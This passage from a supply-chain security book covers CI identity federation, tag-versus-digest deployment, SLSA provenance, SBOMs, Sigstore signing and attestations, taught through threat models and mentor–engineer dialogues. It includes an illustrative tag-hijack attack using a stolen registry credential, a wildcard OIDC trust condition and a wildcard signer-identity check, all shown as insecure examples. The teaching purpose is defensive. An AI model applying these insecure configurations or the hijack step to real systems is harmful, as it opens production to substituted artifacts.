Granularity of identity. Mature platforms issue different identities for different pipeline stages: the *test* job gets an identity that can pull dependencies; only the *release* job on `main` gets an identity that can push to the production registry or sign. This is least privilege applied to the pipeline's internal structure, and it's what makes "compromise the PR build" different from "compromise the release."

Jenkins and legacy CI. Jenkins has no first-class OIDC issuer, which is a real architectural gap. Approaches: run Jenkins agents on EKS and use IRSA/Pod Identity so each agent pod gets a scoped IAM role; or use Vault with tightly-scoped, short-TTL roles per folder/job; or front Jenkins with an internal token service. The principle survives even when the implementation is uglier: **per-job, short-lived, contextually-bound credentials; no static secrets in the CI store.**

Threat model & compromise scenarios

- **Token theft**: an OIDC token or STS credential stolen mid-build works for minutes, only for that job's permissions, and its use is logged with full context (CloudTrail shows exactly which repo/ref assumed the role). Compare: a stolen static key works for months, silently. The compromise didn't become impossible — it became *small and loud*. That's the design goal.
- **Claim-matching bugs**: the new top vulnerability class. Wildcard `sub` claims, forgetting `ref`, trusting `workflow_dispatch` from any actor. Audit trust policies like IAM policies — because they are IAM policies.
- **Issuer compromise**: if the CI platform's OIDC signing keys are compromised, the attacker mints arbitrary identities. This is the "who signs the signer?" problem — you've concentrated trust in the issuer. Mitigations: monitor issuer key rotation, restrict which issuers each cloud account trusts, and keep production-critical roles gated behind additional controls (environment approvals) so identity alone isn't sufficient.

Common mistakes

- OIDC configured, but the old static keys never revoked ("we added the passport system but the skeleton keys still work")
- `sub` claim wildcards; missing `ref` / `environment` conditions
- One deploy role shared by all repos — identity without granularity
- Secrets available to all jobs including fork-triggered ones
- Treating Vault as the goal: Vault holding long-lived secrets that every job can read is a *nicer-looking* version of the same problem

Design review questions

- List every static credential in your CI secret store. For each: why can't it be an OIDC exchange?
- Show me the trust policy for the production deploy role. What exact claims does it require?
- Can a feature-branch build obtain any credential that touches production?

- When a credential is used, can you tell *which build* used it from the audit log?

KEY TAKEAWAYS

- Replace stored secrets with proven identity: OIDC federation makes credentials short-lived, scoped, and contextual.
- The claims-matching policy *is* the security boundary; review it like IAM, because it is IAM.
- Identity granularity per pipeline stage separates "can build" from "can release."
- Build identity is the same pattern as workload identity (Chapter 15) — one architecture, two locations.

❝ ARCHITECTURE CONVERSATION

E: We federated GitHub Actions to AWS via OIDC. No more static AWS keys. Done?

A: Read me your role's trust policy condition.

E: `"token.actions.githubusercontent.com:sub": "repo:acme/*"`.

A: I compromise one intern's account, push a branch to *any* acme repo with a workflow that assumes this role. Do I get in?

E: ...Yes. The org wildcard means every branch of every repo is production-trusted. It should be `repo:acme/payments:environment:production`, with the environment requiring approval.

A: Better. Now: why should AWS trust GitHub's OIDC issuer at all?

E: Because... we configured it to. If GitHub's issuer were compromised, the attacker mints tokens claiming to be any repo, and AWS believes them.

A: Correct — you haven't eliminated trust, you've *relocated* it to a party with better security economics than your secrets store, and made every use of it logged and short-lived. That's what good architecture does: it never achieves zero trust, it puts the remaining trust where it's most defensible and most observable. Keep asking "who do I still trust?" — the answer is never "no one," and knowing the answer is the whole game.

PART FOUR

Artifact Trust

The evidence layer: digests, provenance, SBOMs, signatures, and attestations — the artifact's verifiable biography.

Chapter 7 — The Artifact Lifecycle

Why this exists

Between "the build finished" and "the pod started," your software lives as an **artifact** — usually a container image in a registry. Most teams treat this phase as boring storage. It isn't. The artifact phase is where the industry's most embarrassing failures happen, because of one deceptively simple confusion: **the difference between a name and a thing.**

Mental model

A container **tag** (`payments:v2.1.0` , `payments:latest`) is a *name* — a mutable pointer anyone with push access can move. A **digest** (`payments@sha256:9f8e...`) is the *thing* — the cryptographic hash of the image's content, immutable by mathematics rather than by policy.

> Deploying by tag is like wiring money to "whoever currently owns the nickname Dave." Deploying by digest is wiring to an account number.

Every artifact-layer attack in this chapter is, at root, an exploitation of name/thing confusion.

Architecture

Build once, promote many. The cardinal rule of release engineering: build the artifact **exactly once**, then *promote the same digest* through dev → staging → prod. Never rebuild per environment. Why? 1. **What you tested is what you ship.** A rebuild — even from the same commit — can differ: newer base image, drifted dependency, different toolchain. Your staging signoff attested to a *digest*; a prod rebuild ships an *untested sibling*. 2. **Evidence attaches to digests.** Signatures, provenance, scan results, attestations (Chapters 8–11) all reference a digest. Rebuild and every piece of accumulated evidence is orphaned.

Promotion architecture. Promotion should be a *metadata operation on an immutable object*, not a data operation:

```
CI build ──► registry/dev/payments@sha256:9f8e...
                  │  gates pass (tests, scans, approval)
                  ▼  promote = re-tag / copy same digest
             registry/prod/payments@sha256:9f8e...   ◄── same digest
```

Two common topologies: separate registries (or registry paths) per trust level with copy-on-promote and *different push credentials per level* (CI can push to dev; only the promotion service can write to prod), or a single registry where "promoted" is expressed purely through signed attestations and admission policy (Chapter 14). The second is architecturally cleaner: promotion becomes *evidence*, not *location*.

Registry internals worth knowing. OCI registries are content-addressed stores: an image is a *manifest* (JSON listing layer digests + config digest), and the manifest's own digest is the image digest. Tags are tiny mutable references to manifests — which is precisely why they're untrustworthy and why digest-pinning works. This content-addressing is also what OCI artifacts (signatures, SBOMs, attestations stored *in the registry, attached to the digest*) build upon — the registry becomes the evidence locker, with evidence physically co-located with the thing it describes.

Rollback. Because promotion never destroys digests, rollback is "re-point deployment at the previous digest" — instant, exact, and carrying all its original evidence. Teams that rebuild-to-rollback discover, mid-incident, that the rebuild differs from what used to work. Retention policy corollary: never garbage-collect digests that are deployed or were recently deployed.

Threat model & compromise scenarios

The `latest` tag attack (the classic).

```
Deployment manifest: image: acme/payments:latest
Attacker (with any registry push credential — e.g., leaked CI token):
  docker push acme/payments:latest   ◄── now points at malicious image
Next pod restart / node scale-up / eviction:
  kubelet pulls "latest" ──► attacker code runs in production
```

No Git change, no pipeline run, no review — the deployment "didn't change," yet production did. The same attack works on *any* mutable tag, including `v2.1.0` if tag immutability isn't enforced. With `imagePullPolicy: IfNotPresent` and node-cached images it even deploys *unevenly*, producing maddening flapping behavior. Defenses: digest-pinned deployment manifests (GitOps tooling can automate digest resolution), registry tag-immutability settings, admission policy rejecting `:latest` and unpinned images.

Registry credential theft. Whoever can push to the paths production pulls from can insert artifacts. Per-level credentials, OIDC push identity (Chapter 6), and — decisively — signature verification at admission (Chapter 14) mean a registry write is necessary but no longer *sufficient*.

Cross-environment leakage. Dev images deployable in prod because both pull from the same path with no gate: the "oops, we shipped the debug build with test credentials baked in" incident.

Common mistakes

- Rebuilding per environment (often rationalized as "we inject environment config at build time" — config belongs at deploy/runtime, not build)
- Mutable tags in production manifests; no tag immutability on the registry
- One registry credential used by CI, developers, and the deploy system alike
- Garbage collection that deletes the digest currently running in prod
- "We scan images in the registry nightly" as the only artifact control — scanning detects known CVEs, not substitution

Design review questions

- Point at a running production pod: can you trace its exact digest back to one build of one commit? How long does that take you?
- Who — humans and machines — can write to the registry path production pulls from?
- Is anything in production referenced by mutable tag?
- Show me the rollback procedure. Does it rebuild anything?

Implementation examples

ECR: immutable tags setting, per-path IAM policies, pull-through cache for upstream hygiene. Harbor: projects-as-trust-levels, replication-as-promotion, built-in signing/scanning integration. GitOps digest automation: ArgoCD Image Updater / Flux image automation writing *digests* into Git. Kyverno/Gatekeeper policies: `disallow-latest-tag`, `require-image-digest`.

KEY TAKEAWAYS

- Tags are names; digests are things. Production references things.
- Build once, promote the digest; evidence travels with the digest.
- Promotion is a trust decision expressed as metadata, not a rebuild.
- Registry write access must be necessary-but-not-sufficient for production execution.

“ ARCHITECTURE CONVERSATION

E: We pin digests in prod manifests now. So registry compromise is handled?

A: Where do the digests in the manifests come from?

E: CI resolves the tag to a digest after build and writes it to the GitOps repo.

A: So the integrity of your digest pin depends on the integrity of the thing that wrote it. If CI is compromised, it writes the *attacker's* digest into Git — perfectly pinned, perfectly immutable, perfectly malicious. What did digest-pinning actually buy you?

E: It closed the *silent substitution* path — no one can change what runs without a Git write. But it moved the trust question upstream: why should we believe the digest that got written is the right one?

A: Exactly. Digest-pinning gives you *integrity of reference*. It cannot give you *legitimacy of the referent*. For that, the artifact itself must carry proof of where it came from — who built it, from what commit, on what infrastructure. That proof is provenance, and it's the next chapter, and it's the heart of this book.

Chapter 8 — Provenance

Why this exists

Everything so far protects *stages*: the repo, the build, the registry. Provenance is different — it's the thread that ties the stages together. It answers, cryptographically, the question this book opened with:

> **Why should anyone believe this artifact is the code the developer wrote?**

Without provenance, that belief rests on a chain of unverifiable assumptions ("well, it's in our registry, so presumably CI built it, so presumably from our repo..."). With provenance, it rests on a signed, machine-checkable statement.

Mental model: the birth certificate

Provenance is an artifact's **birth certificate**: an authoritative document, issued by a trusted authority *present at the birth*, stating who the parents are (source repo + commit), where the birth happened (build platform), when, and attended by whom (workflow, builder). Crucially:

- A birth certificate is only credible because the *hospital* issues it — not the baby, not the parents. Provenance is only credible when the **build platform** generates and signs it — not the build script (build scripts are attacker-controlled; they live in the repo).
- Anyone can *claim* parentage; the certificate is checkable against the issuing authority.
- And, extending the analogy to its limit: a certificate doesn't prove the person in front of you is good — it proves *who they are and where they came from*. Provenance doesn't prove code is safe; it proves the code is *the* code, from *your* review process, via *your* factory. Safety comes from what the review and factory do; provenance makes their output non-forgeable.

Architecture

What provenance contains. The standard format is **SLSA Provenance** (an in-toto attestation). Conceptually:

```
{
  "subject": [{ "name": "acme/payments",
                "digest": { "sha256": "9f8e..." } }],        ◄ WHAT
  "predicate": {
    "buildDefinition": {
      "externalParameters": {
        "workflow": { "repository": "github.com/acme/payments",
                      "ref": "refs/heads/main",
                      "path": ".github/workflows/release.yml" } },
      "resolvedDependencies": [
        { "uri": "git+https://github.com/acme/payments",
          "digest": { "gitCommit": "abc123..." } } ]          ◄ FROM WHAT
    },
    "runDetails": {
      "builder": { "id": "https://github.com/actions/runner/..." }, ◄ BY WHOM
      "metadata": { "invocationId": "...", "startedOn": "..." }
    }
  }
}
```

Subject (artifact digest) + materials (source commit, dependencies) + builder identity + invocation details — the complete birth record.

How provenance is produced. The critical architectural rule: **the platform, not the pipeline, generates provenance.** If a build step in your YAML writes the provenance JSON, then anyone who can edit the YAML (or compromise the build) writes whatever provenance they like. SLSA formalizes this as build levels: at L3, provenance generation is *unforgeable by the build's own steps* — it runs in a separate trust domain (e.g., GitHub's reusable `slsa-github-generator` workflows, or GitHub artifact attestations, where the signing identity is provisioned by the platform and unavailable to user-defined steps).

How provenance is signed and verified. The provenance document is wrapped in a DSSE envelope and signed — typically via Sigstore keyless flow: the builder authenticates via its OIDC identity (Chapter 6!), Fulcio issues a short-lived certificate binding the signature to that identity, and the signature is logged in Rekor's transparency log (Chapter 10 covers this machinery). Verification then checks: (1) signature validity, (2) **signer identity matches the expected builder** — e.g., certificate identity is *your* release workflow in *your* repo, not merely "some valid Sigstore signature", (3) subject digest matches the artifact you're about to run, (4) source claims meet policy (repo is yours, ref is `main`).

Where verification happens. At every consumption boundary, but decisively at **admission to the cluster** (Chapter 14): "no pod runs unless its image carries provenance signed by our build platform, from our repo, from a protected ref." That one policy converts the entire left side of the pipeline from *assumed* to *verified*.

Threat model: how attackers forge provenance — and why they fail

1. **Fabricate the document.** Write a provenance JSON claiming the artifact came from your repo. *Fails at signature verification* — attacker has no key/identity acceptable to the verifier.
2. **Sign with a stolen developer identity.** *Fails at identity policy* — the verifier requires the *builder's* identity (the release workflow), not any org member. This is why "verify the signer is exactly the

expected workflow" matters and why sloppy verification (`--certificate-identity-regexp '.*'`) is worthless.

3. **Compromise the build steps and emit fake provenance.** *Fails at SLSA L3* — provenance generation is outside the build steps' reach. At L1/L2 (pipeline-generated provenance), this attack *succeeds* — which is exactly the difference the levels measure.
4. **Compromise the build platform itself.** The honest residual risk. The platform is the trusted issuer; its compromise defeats provenance from within. Mitigations live in different trust domains: transparency logs make every issued signature *publicly auditable* (mass forgery is loud), reproducible builds allow independent rebuilding-and-comparison, and monitoring Rekor for signatures claiming your identity detects misuse. Note the pattern again: the answer to "X is compromised" is never inside X.

Real-world grounding. SolarWinds is the canonical "this is what provenance is for" case: SUNBURST-tainted builds would carry provenance from the *real* builder — but a reproducibility check would fail, and more importantly, the entire post-incident question "which artifacts came from the compromised build system, built between which dates?" becomes a *query over provenance* instead of a months-long forensic dig. npm/PyPI ecosystems now publish provenance for packages (npm `--provenance`, PyPI Trusted Publishers) applying the identical architecture to open-source supply chains.

Common mistakes

- Provenance generated by a step in the user-controlled pipeline (forgeable by definition)
- Verifying "a valid signature exists" without pinning *whose* signature (identity policy is the actual control)
- Generating provenance but never verifying it anywhere ("evidence theater" — a birth certificate no one ever asks for)
- Verifying in CI only ("we check provenance in the deploy pipeline") — the deploy pipeline is upstream machinery; the *cluster* must verify, or a deploy-pipeline compromise bypasses everything
- Forgetting that provenance covers the artifact, not its behavior — it complements scanning/testing, never replaces it

Design review questions

- Can your build steps forge their own provenance? (If provenance is emitted by your YAML: yes.)
- Write out the exact verification policy: which signer identities, which source repos, which refs are acceptable — and where is it enforced?
- If an image appeared in your registry with no provenance, would anything downstream reject it?
- During an incident, how fast can you answer: "list every artifact built by builder B between T1 and T2"?

Implementation examples

- **GitHub:** `attest-build-provenance` action / artifact attestations; `gh attestation verify`; or `slsa-github-generator` for SLSA L3.
- **Verification:** `cosign verify-attestation --type slsaprovenance --certificate-identity <exact workflow identity> --certificate-oidc-issuer https://token.actions.githubusercontent.com <image@digest>`; Kyverno `verifyImages` with attestation conditions for in-cluster enforcement; `slsa-verifier` for CLI verification against source expectations.
- **Jenkins**: harder (no platform-issued identity) — pattern: isolated signing service that Jenkins jobs *request* attestations from, with the service validating job context before signing; honest assessment: reaching L3-equivalent on Jenkins requires building the separate trust domain yourself.

KEY TAKEAWAYS

- Provenance is the artifact's birth certificate: subject digest + source + builder + invocation, signed by the *platform*.
- Forgeable provenance (pipeline-emitted) is worse than none — it manufactures false confidence.
- Verification policy (whose signature, from which repo/ref) is the control; a signature's existence is not.
- Provenance proves origin, not virtue. It makes your other controls (review, scanning) non-bypassable rather than replacing them.

“ ARCHITECTURE CONVERSATION

E: Provenance seems circular. The build system signs a statement saying the build system did the build. It's grading its own homework.

A: Sharp. Untangle it: *within* one trust domain, yes, it's self-attestation. So what makes it non-circular?

E: The verifier is in a *different* trust domain. The cluster checks the signature against an identity policy the build system doesn't control.

A: Right — provenance isn't the build system convincing itself; it's the build system making a claim that *someone else* can hold it to. Now the question you should ask next.

E: Who signs the signer? If Fulcio or the OIDC issuer is compromised, forged provenance verifies cleanly.

A: And the answer?

E: ...There's no final signer. At some point there's a root you just trust.

A: Correct, and it's important to say it out loud rather than pretend otherwise. The design goals for that root are: make it *small* (few systems, minimal surface), make it *hard* (dedicated infrastructure, not a shared Jenkins box), and make it *loud* (transparency logs — every signature ever issued is publicly visible, so abusing the root can't stay secret). You can't eliminate the root of trust. You can choose it deliberately and surveil it. That's Chapter 10's real subject.

Chapter 9 — SBOM

Why this exists

On December 9, 2021, every security team on Earth was asked one question: **"Do we run Log4j?"** The organizations that suffered weren't the ones with the most Log4j — they were the ones who *couldn't answer the question*. Vulnerable-and-knowing beats vulnerable-and-blind by weeks of exposure. The Software Bill of Materials exists to make that question answerable in minutes, by query, forever.

Mental model

An SBOM is the **ingredients label** on packaged food. It doesn't make the food safe; it makes the food *legible* — so when the recall notice says "contaminated peanuts, lot #47," you check labels instead of lab-testing your entire pantry. Extending honestly: like ingredient labels, SBOMs are only as good as the *process that generates them* (self-reported labels miss things), and only useful if someone *reads them when the recall hits* (an SBOM in a bucket no one queries is compliance theater).

Architecture

The layered inventory. "The SBOM" is really several nested inventories, produced at different stages by different tools that see different things:

Layer	Contents	Best produced	Visibility
Application SBOM	Direct + transitive language deps (from lockfiles/build graph)	At build, from the build tool	Sees exact resolved versions; misses OS packages
Container SBOM	OS packages (apk/deb/rpm) + app layer + stray binaries	At image assembly (Syft, Trivy)	Sees the full filesystem; can miss vendored/static-linked components
Operational SBOM	What's actually deployed where, now	Continuously, from cluster state	The one that answers the incident question

The dirty secret of the field: **build-time SBOMs from the dependency graph are far more accurate than after-the-fact image scans** (which infer packages from filesystem heuristics and miss shaded jars, static binaries, vendored code — Log4Shell's worst cases were *shaded* Log4j copies invisible to naive scanners). Generate at build, from the resolver's own graph, then *attach the SBOM to the image digest as a signed attestation* (Chapter 11) so inventory travels with the artifact.

The operational layer is the payoff. A warehouse of per-artifact SBOMs is necessary but not sufficient; the incident question is a *join*: `SBOM data ⋈ what's running`. Mature architecture: SBOMs indexed in a queryable store (Dependency-Track, GUAC, or a database), continuously reconciled against cluster inventory (which digests run in which namespaces), so "show me every production workload containing log4j-core < 2.17.1" is a query with an SLA, not a war room.

Formats. CycloneDX and SPDX; both fine, pick per ecosystem/regulatory pull (CycloneDX stronger in appsec tooling; SPDX in licensing/compliance lineage). Format wars are a distraction — *accuracy of generation and queryability of storage* determine value.

Dependency graph, not dependency list. Knowing `libX 1.2` is present is level one. Knowing *why* — which direct dependency pulled it, which module, since when — is what makes remediation tractable ("bump A" vs "we vendored it in 2019 and no one knows why").

Threat model & compromise scenarios

- **The next Log4Shell** (the routine case): a critical CVE drops in a common component. SBOM-mature org: query, ranked list of affected deployed workloads, patch by exposure. SBOM-blind org: grep-and-pray across hundreds of repos, while attackers mass-scan the internet — exploitation of major CVEs now begins within *hours* of disclosure.
- **SBOM as attacker's map**: an SBOM is precise vulnerability targeting information — treat SBOM stores as sensitive systems (authn, authz, audit). Sharing SBOMs with customers is increasingly demanded (US EO 14028 pushed federal procurement this way); share deliberately, not by leaving the bucket public.
- **SBOM forgery / omission**: a compromised build emits a clean-looking SBOM omitting the malicious addition. This is why SBOMs are *signed attestations from the trusted builder* (Chapters 8, 11) — inventory inherits the build's trust properties, and why independent after-the-fact scanning still has a role as a cross-check.

Common mistakes

- Generating SBOMs to satisfy a checkbox, storing them nowhere queryable ("write-only compliance")
- Scanning images instead of exporting the build graph, then trusting the result as complete
- SBOM per repo, but no link to *deployed digests* — inventory that can't answer the operational question
- No SBOMs for the platform itself: your CI runners, ingress controllers, observability stack are software too (XZ Utils was *infrastructure* software)
- Confusing SBOM (what's inside) with provenance (where it came from) — you need both; they answer different questions

Design review questions

- Time yourself: "which production workloads contain component X?" — minutes, hours, or archaeology?
- Are SBOMs produced from the build graph or inferred from filesystems? Who signs them?
- Does your inventory cover platform components, or only product services?
- When a CVE feed updates, does anything automatically re-evaluate existing SBOMs (continuous matching), or do you only scan at build time?

Implementation examples

Syft (`syft <image> -o cyclonedx-json`) for container SBOMs; native build-tool export where possible (Maven CycloneDX plugin, `npm sbom`, Go's embedded module info); `cosign attest --type cyclonedx` to attach signed SBOMs to digests; Dependency-Track or GUAC for storage + continuous CVE matching; admission policy requiring an SBOM attestation to exist before a pod runs (Kyverno `verifyImages` attestation checks).

KEY TAKEAWAYS

- SBOMs convert "are we affected?" from investigation into query — that speed is the entire value.
- Generate at build from the resolver's graph; attach to the digest as a signed attestation; index for querying; join with runtime.
- An unqueried SBOM is theater; an unsigned SBOM is hearsay.
- Inventory the platform, not just the products.

“ ARCHITECTURE CONVERSATION

E: We generate CycloneDX for every image and store them in S3. Are we Log4Shell-ready?

A: It's 9pm, the CVE just dropped in `commons-text`. Walk me through your next 30 minutes.

E: I'd... write a script to pull thousands of JSON files from S3 and grep them. Then figure out which of those images are actually deployed. Which means pulling cluster state from four clusters and joining on digest. Honestly, that's a all-nighter, not 30 minutes.

A: So you have ingredients labels — in a warehouse, unsorted, with no map of which pantry each product went to. What's the missing piece?

E: The operational join. Index SBOMs in something queryable, keep a live feed of deployed digests, and pre-join them. The query should exist *before* the incident.

A: Right. And one more: your SBOM says what the build *reported*. If the build was compromised — the thing SBOMs supposedly help with — why do you believe the report?

E: We'd need the SBOM signed by the builder, and ideally an independent scan as a cross-check. Evidence about the artifact needs the same trust treatment as the artifact.

A: Which is exactly where we're heading: signatures, then attestations.

Chapter 10 — Digital Signatures

Why this exists

Chapters 8 and 9 kept saying "signed." This chapter unpacks what that actually means, because the machinery — hashing, signing, PKI, certificate chains, transparency logs — is where hand-waving goes to die. Every "verify the signature" step in this book bottoms out here, and so does every "who signs the signer?" question.

Mental model

Three primitives, three one-line intuitions:

- **Hash** = *fingerprint*. Any change to the content changes the fingerprint. Proves *integrity* ("this is bit-for-bit the thing") but not *origin* (anyone can fingerprint anything).
- **Signature** = *seal on the fingerprint*. Sign the hash with a private key; anyone with the public key verifies. Proves *origin + integrity together*: "the holder of key K vouched for exactly this content."
- **PKI / certificates** = *the introduction problem*. A signature proves "key K signed." But who is K? A certificate is a signed statement by an *authority* binding a key to an identity — and the authority's key is vouched for by another authority, up to a root you simply trust. Every trust chain terminates in an axiom. Architecture is choosing your axioms well.

Architecture

The classic approach and its operational disease. Traditional artifact signing: generate a long-lived keypair, guard the private key, distribute the public key to verifiers. The problems are not cryptographic but *operational*: keys leak (they live in CI secret stores — the exact place Chapter 6 taught us attackers harvest), rotation is a distributed-systems nightmare (every verifier must learn the new key), revocation is worse (how do you tell every cluster on Earth "key K is bad as of Tuesday, distrust signatures after Tuesday — but wait, signatures aren't timestamped trustworthily…").

Sigstore: keyless signing. The modern answer, and the reason this book's chapters keep interlocking:

```
Builder (has OIDC identity — Chapter 6)
   │ 1. authenticates to Fulcio with OIDC token
   ▼
Fulcio (certificate authority)
   │ 2. issues a certificate binding the signing key to the
   │    OIDC identity ("repo:acme/payments workflow:release.yml"),
   │    valid ~10 minutes
   ▼
Builder signs artifact digest with ephemeral key
   │ 3. signature + certificate logged to
   ▼
Rekor (transparency log)
   — append-only, publicly auditable record:
     "identity I signed digest D at time T"
```

The ephemeral key is discarded after signing — **there is no long-lived key to steal, rotate, or revoke.** Verification checks: signature validity, certificate chains to Fulcio's root, certificate's *identity* matches policy (this is the actual control — "signed by our release workflow", not "signed by someone"), and inclusion in Rekor proves the signature existed at a logged time (solving the timestamp problem that made classical revocation intractable).

Transparency logs deserve emphasis. Rekor is the same idea as Certificate Transparency, which caught rogue CAs in the web PKI: every signature ever issued is publicly visible and append-only. You cannot *prevent* a compromised identity from signing — but you can *detect* it: monitor the log for signatures claiming your identities that you didn't make. It converts key/identity compromise from silent to auditable. Loud beats invisible; this is blast-radius thinking applied to cryptography.

Why signatures aren't enough. The most important section of this chapter. A signature proves: *identity I vouched for digest D*. It does **not** prove: - the content is safe (SolarWinds' malware was *beautifully signed*) - the content was reviewed (signing is often automated — it proves the pipeline ran, not that humans looked) - the *right process* produced it (a bare signature says nothing about source repo, ref, review, tests) - the signer wasn't compromised at signing time

A signature is a *carrier of trust*, not a *source* of it. What should be signed is *rich claims* — "built from commit C of repo R by builder B" (provenance), "contains components X,Y,Z" (SBOM), "passed test suite T" — so verification checks *facts about process*, not the mere presence of a seal. That's attestations, next chapter.

Threat model & compromise scenarios

- **Key theft (classical)**: attacker signs anything, indefinitely, silently. This is exactly what happened in several high-profile incidents where vendors' code-signing keys leaked and malware shipped with valid vendor signatures. Keyless flow removes the artifact-key; the residual target moves to the *identity* (OIDC account/workflow) — shorter-lived, logged, policy-scoped.
- **Identity compromise (keyless)**: attacker who controls your release workflow's identity signs malicious artifacts *as you*. Mitigations: everything from Chapters 3–6 (that identity is only reachable through protected branches and reviewed workflows) + Rekor monitoring for unexpected signatures.
- **CA/root compromise (Fulcio, or your internal CA)**: the "who signs the signer" endpoint. Mass forgery becomes possible — but transparency-logged, hence detectable. Organizations with stricter

requirements run private Sigstore instances or classical keys in HSM/KMS (key never leaves hardware; signing is an audited API call) — trading Sigstore's operational elegance for control of the root.

- **Verification laxity:** the most common *real* failure — `cosign verify` with wildcard identity, or clusters that verify nothing. An unenforced signature scheme is jewelry.

Common mistakes

- Long-lived signing keys in CI environment variables (the SolarWinds-shaped hole)
- Verifying signature *validity* but not signer *identity* against policy
- Signing tags instead of digests (signing a name, not a thing — Chapter 7's lesson recurring)
- No monitoring of the transparency log for your identities
- Treating "it's signed" as a security conclusion rather than the *start* of one

Design review questions

- Where do signing keys live, who/what can invoke signing, and what does the audit trail of signing operations look like?
- Recite your verification policy: which identities, which issuer, enforced where?
- If your signing identity were abused tonight, how would you find out — and how would you distrust the bad signatures without distrusting the good ones? (Rekor timestamps + certificate windows are the answer keyless gives you.)
- What, concretely, does a valid signature *entitle* an artifact to in your platform?

Implementation examples

`cosign sign <image@digest>` (keyless in CI with OIDC); `cosign sign --key awskms:///alias/release-key` for KMS-backed classical; `cosign verify --certificate-identity=https://github.com/acme/payments/.github/workflows/release.yml@refs/heads/main --certificate-oidc-issuer=https://token.actions.githubusercontent.com`; Kyverno/Gatekeeper for cluster-side enforcement; Rekor search/monitoring (`rekor-cli search --email/--sha`) for identity-abuse detection.

KEY TAKEAWAYS

- Hash = integrity; signature = origin + integrity; certificate = identity binding; every chain ends in a chosen root.
- Keyless (Fulcio + ephemeral keys + Rekor) trades unmanageable key hygiene for identity policy + public auditability.
- Transparency logs turn "prevent misuse" (impossible) into "detect misuse" (tractable).
- A signature is a sealed envelope; what matters is the claim inside — which is why attestations, not bare signatures, are the endgame.

❝ ARCHITECTURE CONVERSATION

E: With keyless signing there's no key to steal. Haven't we finally eliminated the weak link?

A: What does Fulcio check before issuing a signing certificate?

E: The OIDC token. So the "key" became the identity — steal the workflow's identity and you sign as us. We moved the target.

A: To somewhere better or worse?

E: Better: identities are short-lived, bound to context, protected by the whole Git-and-CI stack we built in Parts II–III, and every certificate issuance is publicly logged. Long-lived keys in env vars had none of that.

A: Now push on the root. Why do your clusters trust Fulcio?

E: Because its root is in our verification config… which we put there. If Fulcio's root were compromised, or if someone changed our verification config to trust a different root — wait. *Who controls the verification config?* If that's just a file in a repo, the whole cryptographic edifice reduces to branch protection on that repo.

A: There it is. The policy that decides what to trust is itself a supply-chain artifact. Guard the verifier's configuration with at least the rigor of anything it verifies — most designs I review forget this completely. Chapter 14 and Chapter 19 pick that thread up.

Chapter 11 — Attestations

Why this exists

You now have signatures (Chapter 10) and two things worth signing: provenance (Chapter 8) and SBOMs (Chapter 9). But your pipeline produces many more facts worth trusting: tests passed, SAST ran clean, the container scan found nothing critical, performance met SLOs, compliance checks passed. Today those facts live as *green checkmarks in the CI UI* — unverifiable, unportable, forgotten the moment the page closes. Attestations turn every checkmark into **signed, portable, machine-verifiable evidence attached to the artifact digest** — and that's the move that lets deployment gates verify *facts* instead of trusting *systems*.

This is also where people get confused, so let's be surgical about the vocabulary.

Mental model

An artifact moving toward production is a traveler assembling a **dossier of stamped documents**:

```
artifact@sha256:9f8e...
   ├── provenance attestation      "born of commit abc123, builder B"   (Ch. 8)
   ├── SBOM attestation            "contains these 214 components"      (Ch. 9)
   ├── test attestation            "suite v2 passed, 1,842/1,842"
   ├── SAST attestation            "scanned by S at rev R: no criticals"
   ├── container-scan attestation  "no known CVEs > medium at time T"
   └── compliance attestation      "meets baseline PCI-build-v3"
```

Each stamp is issued by a different authority (the test runner, the scanner, the compliance checker), signed with *that authority's* identity, and physically attached to the digest in the registry. The border checkpoint (admission, Chapter 14) doesn't call each authority to ask — it *reads the dossier and verifies the stamps*.

Vocabulary, precisely: - **Statement:** a claim about a subject — "digest D has property P" (in-toto's structure: subject + predicateType + predicate) - **Attestation:** a statement *signed* by an identity, wrapped in a DSSE envelope - **Provenance / SBOM / scan result:** just different *predicate types* — different kinds of claims in the same envelope format. Provenance is not a different mechanism from attestations; it's the most important *instance* of one.

Architecture

Producers sign with their own identity. The test-runner attestation should be signed by the *test infrastructure's* identity, the scan by the *scanner's*. Why not let the pipeline sign everything at the end? Because then the pipeline is a single trust chokepoint — compromise it and every "fact" is forgeable at once. Distinct signer identities mean the verifier can require *independent* stamps, and forging the full dossier requires compromising multiple systems. (Reality check: many orgs start with one signing identity for all attestations and split later — fine, as long as you *know* you've made that trade.)

Attached to the digest, stored in the registry. Via OCI referrers/artifacts, attestations live alongside the image they describe. Evidence travels with the artifact through promotion (Chapter 7's build-once model pays off again — one digest accumulates its dossier through the pipeline; a rebuild would orphan it all).

Consumed by policy. The endgame. Admission policy (Chapter 14) stops being "is the image signed?" and becomes a *rich predicate over evidence*:

> Admit only if: provenance from builder B, source = our repo @ protected ref, **and** SBOM attestation present, **and** scan attestation newer than 7 days with no criticals, **and** test attestation for this digest passed.

Notice what this abolishes: the deployment gate no longer *trusts the CI system's word* that checks ran. It verifies signed evidence, independently, at the boundary where damage happens. The green checkmark became a cryptographic fact. Notice also the freshness condition — attestations are claims *at a time* ("no known CVEs as of T"). Scan facts decay; policies must demand recency, which implies re-scanning deployed digests and issuing fresh attestations continuously.

Threat model & compromise scenarios

- **Skipped-check attack (the one attestations kill)**: attacker with pipeline-edit rights deletes the SAST step, or routes deployment through a pipeline that never had it. Without attestations: nothing downstream notices — deploy credentials work regardless. With attestation-gated admission: the artifact arrives at the border *missing a required stamp* and is refused. Controls you can't bypass by *not running them* are a different species from controls that only work when invoked.
- **Attestation replay/misbinding**: reusing a passing test attestation from digest A to bless digest B — defeated because the subject *is* the digest; a stamp for A verifies against nothing else. (This is why attestations bind to digests, never tags or versions.)
- **Compromised producer**: the scanner itself is compromised and attests falsely. Residual risk, honestly held: attestations are only as truthful as their producers. Mitigations: producer infrastructure gets Chapter-5 treatment (isolated, ephemeral, identity-bound); independent duplicate checks for the highest-stakes claims; transparency logging of attestations for after-the-fact audit.
- **Policy laxity**: attestations exist, admission checks only signature presence. The dossier is assembled and no one reads it — evidence theater again.

Common mistakes

- Signing attestations with a human developer's identity instead of the producing system's
- One giant "everything passed" attestation (unfalsifiable blob) instead of typed, per-check predicates
- No freshness requirements — a scan attestation from 200 days ago satisfying today's policy
- Building attestation *production* without attestation-*consuming* policy (the most common: all dossier, no border)

- Confusing attestation (signed claim about an artifact) with authorization (decision to deploy) — attestations are *inputs* to authorization, Chapter 13's subject

Design review questions

- List the facts your deploy gate currently takes on faith from CI. Which are attestation-worthy?
- For each attestation type: whose identity signs, and could the build steps forge it?
- Does any policy anywhere *consume* your attestations? Show the predicate.
